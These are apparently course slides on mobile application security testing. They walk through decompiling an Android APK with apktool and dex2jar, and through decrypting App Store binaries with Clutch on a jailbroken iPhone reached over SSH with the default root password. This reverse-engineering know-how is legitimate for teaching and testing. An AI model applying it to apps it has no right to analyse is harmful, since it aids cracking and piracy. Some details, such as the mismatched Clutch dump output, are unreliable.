
Analysis of application and device vulnerabilities

Introduction

Unit 3

Index

Video



Introduction to Testing Techniques

Introduction


- The Security Testing is the process that verifies that a system complies with certain security requirements.
- Such requirements may vary according to multiple factors:
  - Type of system: wired vs. wireless systems.
  - Context in which it is used: personal vs. business.
  - Applicable standards and regulations: information considered to be sensitive by a legislation.
- Many security testing processes are incomplete because aspects to analyse were not previously defined or were defined without taking into consideration the type of system that was going to be analysed.

Common Errors

- Perform the testing only when the system has been completed.
  - The security testing should be performed during the whole software development cycle.
- Only analyse the software or technology.
  - There are further aspects to take into consideration, such as the interaction of users with the software.
- Users often take for granted that one security testing will identify all the issues existing in a given system.
  - There are no perfect security analysis.
- Certain behaviours of external agents are taken for granted.
  - The security testing should analyse the way that unexpected anomalies and events affect the system.
- Only use automatic techniques.
  - Automatic tools are limited and it is important to be aware of their abilities.

Documentation

- The security testing should be documented from the beginning to the end.
- Elements to include in the analysis:
  - Security elements evaluated.
  - Specific elements of the system to be tested in order to verify security criteria.
  - Tools used during the security testing.
  - Procedure performed for each criterion and element.
  - Results obtained in the execution of every procedure.
  - Recommendations to follow according to the results obtained.



Techniques

- The security testing is based on different testing techniques.
- Each technique provides information about different security criteria and in different stages of the development's lifecycle.
- According to the information accessible by the analyst, the analysis can be divided into two:
  - White box testing:
    - The analysis has the source code and documentation on the system to be analysed.
  - Blackbox testing:
    - The analyst only has the final version of the software to analyse and limited documentation.
    - The analyst often has a controlled environment in which the testing can be performed.
    - The analyst is able to access the source code of the application by using reverse engineering technique.

Manual Inspections and Reviews

- It means the analysis of the existing documentation and interviews with developers.
- The analysis of documentation should include the revision of security requirements, secure programming policies used, and system's design.
- Even if it may seem simple and ineffective, this type of analysis allows users to detect multiple security problems in the early stages of development, avoid vulnerabilities during the development process, and help to focus the rest of tasks of the security testing in specific aspects of the system.
- The "trust but verify" policy must be followed. The designers and the documentation may provide erroneous data on the functioning of the system.
- This type of analysis requires a lot of time, as well as the system to be documented correctly.

Threat Modelling

- Threat modelling catalogues and assesses risks and threats that may affect a given system.
- It is useful to identify elements of an application that should be reviewed during other security testing tasks.
- It generally implies the following steps:
  - Identification of assets and functionality of the system.
  - Assets classification and cataloguing according to their importance.
  - Identify technical, operational or management vulnerabilities that may affect assets.
  - Explore threats that the previously identified vulnerabilities may lead to. It can be performed by creating attack scenarios.
  - Develop a mitigation plan for each threat.

Source Code Revision

- It implies the revision of the source code of a given application in order to look for existing vulnerabilities.
- Static analysis techniques imply the analysis of application's source code, together with other elements.
- The whole functionality of an application is illustrated on its source code, therefore, it is the most suitable source to look for vulnerabilities in a given application.
- In some cases, it is the only possible way to find vulnerabilities in applications.
- Examples: concurrency issues, erroneous business logic, absence of verification for entry parameters, use of weak cryptography, etc.
- It does not detect problems that may appear when executing the application.

Security Testing Techniques

Penetration Test

- It implies the security testing of a system from the outside, without knowing how it works internally.
- It is a black box testing technique, since the internal functioning of the application is not known in depth.
- In order to make the testing easier and to know the internal functioning of the system to be analysed, reverse engineering techniques can be used.
- The system is executed (dynamic analysis) and a set of tests is applied from the outside, in order to verify the security elements to analyse.
- It requires the final product already developed and it should not replace the mentioned techniques to avoid vulnerabilities in early stages of the development cycle.

Penetration Test

- The mobile environment provides a series of differentiating characteristics:
  - Wireless communication through multiple channels.
  - Portability.
  - Information of the environment collected via sensors.
  - Limitation of the computing capacity and the power consumption.
  - Use of applications with system access restrictions.
- It implies a series of minimum criteria that have to be specifically considered when performing a security testing in a mobile application:
  - Resources accessible by the application.
  - Data transmission through wireless means.
  - Data storage.
  - Information disclosure.
- The following sections describe how to evaluate such aspects through static and dynamic analysis techniques.

Static Analysis

Static Analysis

Introduction

- It implies the analysis of an application, only by investigating its binary file, without needing to execute it.
- The following elements are reviewed during the static analysis:
  - Source code, either the compiled source code or a different version or representation obtained via reverse engineering.
  - Metadata of the application.
  - Configuration files of the application (manifest).
  - Resources accessible by the application:
    - Images.
    - Auxiliary text files
    - Databases.
    - Other files created by the application.

Analysable Elements

- The analysable elements of an application depend on the amount of information owned:
  - If the source code of the application is available, it is possible to perform some tasks directly on the application's source code.
  - If the binary file is the only element available, the analysis is more limited.
  - If the binary file is stored in the device, it is possible to analyse some other files generated by the application. However, this task is also part of the forensic analysis.
- The static analysis reveals:
  - Possible configuration problems of the application.
  - Whether the application transmits data to the Internet insecurely.
  - The storage security of different elements such as credentials, databases, other sensitive files, etc.
  - Android API used by the application.
  - The security mechanisms used in the different elements of the app.

Methodology

- When conducting the static analysis, it is advisable to have a plan including security criteria to review and actions to carry out for the verification of each criterion.
- It is recommended:
  - To list the specific elements of the application to analyse.
  - To prepare the testing laboratory so that all the elements to analyse are accessible through already installed tools.
  - To establish the report template, following the following structure:
    - An executive summary that describes the main results of the analysis.
    - One section for each analysable element:
      - In each section, one subsection that includes the application's specific element that has been analysed to verify such element.
      - Describe operations performed and results obtained in each subsection.
  - Prepare the binary files for the analysis.
  - Conduct the analysis using the report as a guide.

Preparation of the Binary File

Preparation of the Binary File

Introduction

- When conducting a static analysis, an application may be in three different conditions:
  - Packed in a compilable project, being the source code available.
  - Packed in a binary file that has not been installed.
  - Installed in a mobile device.
- According to the classification and based on the available information, the first case would be generally classified as a white box analysis; while the second and the third ones would be considered black box analysis.
- The static analysis is mainly focused on the first and the second case, and the forensic analysis is based on the third one.
- However, it is possible to conduct a static analysis of an application installed on a device, since it may include the same elements as a binary file.

Preparation of the Binary File


Introduction

- On many occasions and, particularly, in the mobile environment, the binary file cannot be analysed directly. It may be due to the way that it is packed or the encryption that protects the binary's executable code.
- In order to conduct the analysis, it is necessary to perform a previous processing of the application that implies:
  - Unpacking the binary file into its different components:
    - Source code.
    - Images.
    - Configuration files.
    - Etc.
  - Decrypting encrypted elements:
    - To this end, sometimes it is necessary to extract applications from the device directly.

Preparation of the Binary File

Android

- In case it is necessary to obtain a binary file from the Android device, it is necessary to do it from the directory**directory/*data/app***:
  - Through the **Android Device Monitor** from Android Studio.



  - Via **adb:**
    - In platform-tools inside the sdk Android directory.
    - Accessible from the Santoku Linux terminal.

  - Using third parties' services such as APK Downloader through the network.

Preparation of the Binary File

Android

- Once the binary file has been accessed, it is necessary to unpack it.
- **Apktool** (included in Santoku Linux) is used to this end.

```
> apktool d fichero.apk
```

```
santoku@santoku-VirtualBox:~/Downloads$ apktool d WhatsApp.apk whatsapp/
Input file (whatsapp/) was not found or was not readable.
santoku@santoku-VirtualBox:~/Downloads$ apktool d WhatsApp.apk
I: Using Apktool 2.0.3 on WhatsApp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
santoku@santoku-VirtualBox:~/Downloads$
```

Preparation of the Binary File

Android


- On Android, the **decompiled code** (dex) may be translated into a **legible assembler language** (smali) by using a process called backsmailing (from Icelandic, disassembler).
- **Apktool** creates smali files divided by classes, as they would exist in their corresponding java form.
- **Smali** files have a 1:1 correspondence with their ***dex***. It implies that smali files may be modified and reassembled in a valid dex file.

In order to make the code reading easier, smali files can be translated into Java, but the correspondence between both languages is not exact and it is possible that not all the code of the application is exact.

Preparation of the Binary File

Android

- The following directories are created:



- ***assets***: additional files used by the app.
- ***lib***: native libraries compiled to the processor dependent code.
- ***original***: manifest and signatures in their original state.
- ***res***: interface files, images, and other additional files.
- ***smali***: smali: source code files in smali format (extracted from classes.dex).
- ***unknown***: additional files without specific directory.
- ***AndroidManifest.xml***: manifest file in a legible format.
- ***apktool.yml***: Apktool log.


Preparation of the Binary File

Android

- The following tools are used to this aim:
  - **Dex2jar**: it converts a *dex* file into a *jar* one with *.class* files compiled in bytecode of original Java.
    - Other alternatives such as enjarify, by Google, have been published in order to perform this task.
  - **JD-GUI**: file decompiler from *.class* to *.java.*
- First, it is necessary to call dex2jar from the Santoku console.

```
santoku@santoku-VirtualBox:~/Downloads$ dex2jar WhatsApp.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar WhatsApp.apk -> WhatsApp_dex2jar.jar
Done.
```

- Once the *jar* file has been obtained, JD-GUI is opened. The jar file created is selected and a tree structure including the java representation of the files is shown. It has a *jd-cli* console version.



Preparation of the Binary File

Android

Java Decompiler - CaptivePortalActivity.class

File Edit Navigate Search Help

WhatsApp_dex2jar.jar

- whatsapp
  - accountsync
  - adm
  - appwidget
  - camera
  - contact
  - fieldstats
  - gallerypicker
  - gcm
  - gdrive
  - jobqueue
  - memory
  - messaging
    - CaptivePortalActivity
    - MessageService$1

CaptivePortalActivity.class

```
package com.whatsapp.messaging;

import android.app.Activity;

public class CaptivePortalActivity extends Activity
{
  private static bm a;
  private static final String[] z;

  static
  {
    String[] arrayOfString1 = new String[5];
    String str1 = "k*\t\006";
    int i = -1;
    String[] arrayOfString2 = arrayOfString1;
    int j = 0;
```

Preparation of the Binary File

iOS


- The **binary files** downloaded from the App Store on iOS are **encrypted.**
- In order to access the executable binary, it is necessary to extract it from an iOS device in which it has been installed. This operation requires the installation of third parties' utilities that need a jailbroken device.
- Therefore, previously to the binary file preparation, the way that the device has to be prepared to conduct the static analysis of applications is reviewed.


Within this course, the steps required to configure the device in order to extract and analyse binaries will be covered, but methods to jailbreak the device will not.

Preparation of the Binary File

iOS

- First of all, **Cydia** has to be used to install the utilities required.







- Then, install the packet. Once the installation is finished, **Cydia** restarts the **SpringBoard.**


Preparation of the Binary File

iOS

- The same operation has to be performed to install **BigBoss Recommended tools.**








Preparation of the Binary File

iOS

- The next step is to connect to the device **via the terminal.**
- To this end, it is necessary to know its **IP.**
- It is possible to discover it in the **“Settings”** section.



Preparation of the Binary File

iOS

- From **Santoku** or our computer in case it is Linux or Mac.
  - The password by default is alpine; it is recommended to modify it in the first connection.

```
santoku@santoku-VirtualBox:~$ ssh root@192.168.0.3
The authenticity of host '192.168.0.3 (192.168.0.3)' can't be established.
RSA key fingerprint is 59:1b:18:23:97:37:05:10:7b:ca:a4:2a:55:06:b9:85.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.3' (RSA) to the list of known hosts.
root@192.168.0.3's password:
```

  - To modify the password, it is only necessary to execute the passwd command.

```
iPhone:~ root# passwd
Changing password for root.
New password:
Retype new password:
iPhone:~ root#
```

Preparation of the Binary File

iOS

- Then, it is necessary to download the **Clutch** tool from the link below and to copy the **binary** to ***/usr/bin*** in the iOS device.

  https://github.com/KJCracks/Clutch/releases

  ```
  > scp Clutch-2.0-RC7 root@192.168.0.3:/usr/bin/Clutch
  ```

- Perform **ssh** to the device and execute **Clutch** on one of the applications downloaded from the Store in order to obtain the decrypted binary file.

```
iPhone:/private/var/root root# Clutch -i
Installed apps:
 1:   The Calculator <com.itwcalculator.calculatorforipadfree>
 2:   Emoji Xpress <com.emoji.freemium>
 3:   WhatsApp <net.whatsapp.WhatsApp>
 4:   Twitter <com.atebits.Tweetie2>
 5:   Calculator # <com.incpt.mobis.CalculatorSharp>
iPhone:/private/var/root root# Clutch -d 1
Now dumping UKTax
Preparing to dump <UKSalaryCalc>
DUMP | ARMDumper <armv7> <UKSalaryCalc> Patched cryptid (32bit segment)
Dumping <UKSalaryCalc> (armv7) |=====================| ETA: 0h00m00s

DUMP | ARMDumper <armv7> <UKSalaryCalc> Writing new checksum
DONE: /private/var/mobile/Documents/Dumped/UKTax-iOS6.0-(Clutch-2.0 RC7).ipa
Finished dumping UKTax in 4.2 seconds
iPhone:/private/var/root root#
```

